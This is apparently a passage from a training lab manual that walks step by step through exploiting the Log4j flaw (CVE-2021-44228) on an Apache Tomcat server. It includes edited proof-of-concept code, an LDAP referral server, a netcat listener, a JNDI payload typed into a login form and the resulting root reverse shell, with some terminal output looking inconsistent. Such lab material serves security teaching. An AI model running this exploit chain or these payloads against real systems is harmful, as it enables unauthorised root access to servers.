
```
49     };
50     p.destroy();
51     s.close();
52 }
53 }
54 """ % (userip, lport)
55
56 # writing the exploit to Exploit.java file
57
58 p = Path("Exploit.java")
59
60 try:
61     p.write_text(program)
62     subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/javac"), str(p)])
63 except OSError as e:
64     print(Fore.RED + f'[-] Something went wrong {e}')
65     raise e
66 else:
67     print(Fore.GREEN + '[+] Exploit java class created success')
68
69
70 def payload(userip: str, webport: int, lport: int) -> None:
71     """payload(userip: str, webport: int, lport: int) -> None:
72     """
```

30. Scroll down to line 87 and replace `jdk1.8.0_20/bin/java` with `/usr/bin/jdk1.8.0_202/bin/java`.



```
82 httpd.serve_forever()
83
84
85 def check_java() -> bool:
86     exit_code = subprocess.call([
87         os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88         '-version',
89     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90     return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/java"),
100         "-cp",
101         os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102         "marshalsec.jndi.LDAPRefServer",
103         url
```

31. Scroll down to line 99 and replace `jdk1.8.0_20/bin/java` with `/usr/bin/jdk1.8.0_202/bin/java`.




```
87     os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88     '-version',
89 ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90 return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/java"),
100         "-cp",
101         os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102         "marshalsec.jndi.LDAPRefServer",
103         url,
104     ])
105
106
107 def main() -> None:
108     init(autoreset=True)
```

32. After making all the changes **save** the changes and close the **poc.py** editor window.
33. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.

The screenshot shows a Parrot OS desktop environment with a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The command prompt is "[attacker@parrot]~". The user has entered the command "\$nc -lvp 9001" and the terminal output shows "listening on [any] 9001 ...". Below this, there are several lines of text that appear to be a mix of command-line output and possibly a script's output, including "#pluma poc.py" and "python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001". The terminal window is part of a taskbar at the bottom, which also shows other open applications like "pluma poc.py - Parrot ...", "[Mozilla Firefox]", and "mvjdk1.8.0_202 /usr/...".

```
[attacker@parrot]~$ nc -lvp 9001
listening on [any] 9001 ...
#pluma poc.py
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
```

34. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.



```
Applications  Places  System  python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~/home/attacker
#cd log4j-shell-poc/
[root@parrot]~/home/attacker/log4j-shell-poc
#pluma poc.py

[root@parrot]~/home/attacker/log4j-shell-poc
#
[root@parrot]~/home/attacker/log4j-shell-poc
#python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```

35. Now, copy the payload generated in the **send me**: section.

```
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~/home/attacker
#cd log4j-shell-poc/
[root@parrot]~/home/attacker/log4j-shell-poc
#pluma poc.py

[root@parrot]~/home/attacker/log4j-shell-poc
#
[root@parrot]~/home/attacker/log4j-shell-poc
#python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server


[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389

```

36. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.


In the **Password** field you can enter any password.



37. Now switch to the netcat listener, you can see that a reverse shell is opened.

```
Applications Places System nc -lvp 9001 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
[attacker@parrot]~$ cd /home/attacker/parrot
[attacker@parrot]~/parrot$ cd /home/attacker/parrot
[attacker@parrot]~/parrot$ #python3 poc.py --urlip 10.10.1.13 --webport 8080 --lport 9001
[*] Exploit: poc class created success
[*] Setting up LDAP server
[*] Send an LDAP request to 10.10.1.13:8080
[*] Starting Webserver on port 8080 http://0.0.0.0:8080
Listening on 0.0.0.0:8080
Send LDAP reference result for a redirecting to http://10.10.1.13:8080/Exploit.class
10.10.1.9 - - [01/Jul/2024 02:20:44] "GET /Exploit.class HTTP/1.1" 200 -
```

38. In the listener window type **pwd** and press **Enter**, to view the present working directory.



```
[attacker@parrot]~$ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
pwd
/usr/local/tomcat
whoami
root
#python3 poc.py --user=root --url=http://10.10.1.13 --webport=8080 --lport=9001
[+] Sending payload to http://10.10.1.13:8080/Exploit.class
[+] Starting Webserver on port 8080 http://0.0.0.0:8080
Listening on 0.0.0.0:8080
Send HTTP reference result for a redirecting to http://10.10.1.13:8080/Exploit.class
10.10.1.9 - - [01/Jul/2024 02:30:44] "GET /Exploit.class HTTP/1.1" 300 -
```

- 40. We can see that we have shell access to the target web application as a root user.
- 41. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.
- 42. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.
- 43. Close all open windows and document all acquired information.

Question 13.2.2.1

Install Apache Tomcat web server on Ubuntu machine and use Parrot Security machine to scan for web server and exploit log4j vulnerability present in the Apache Tomcat on Ubuntu machine to gain access to the vulnerable server. Determine the http-server-header that was found during nmap scan on 10.10.1.9.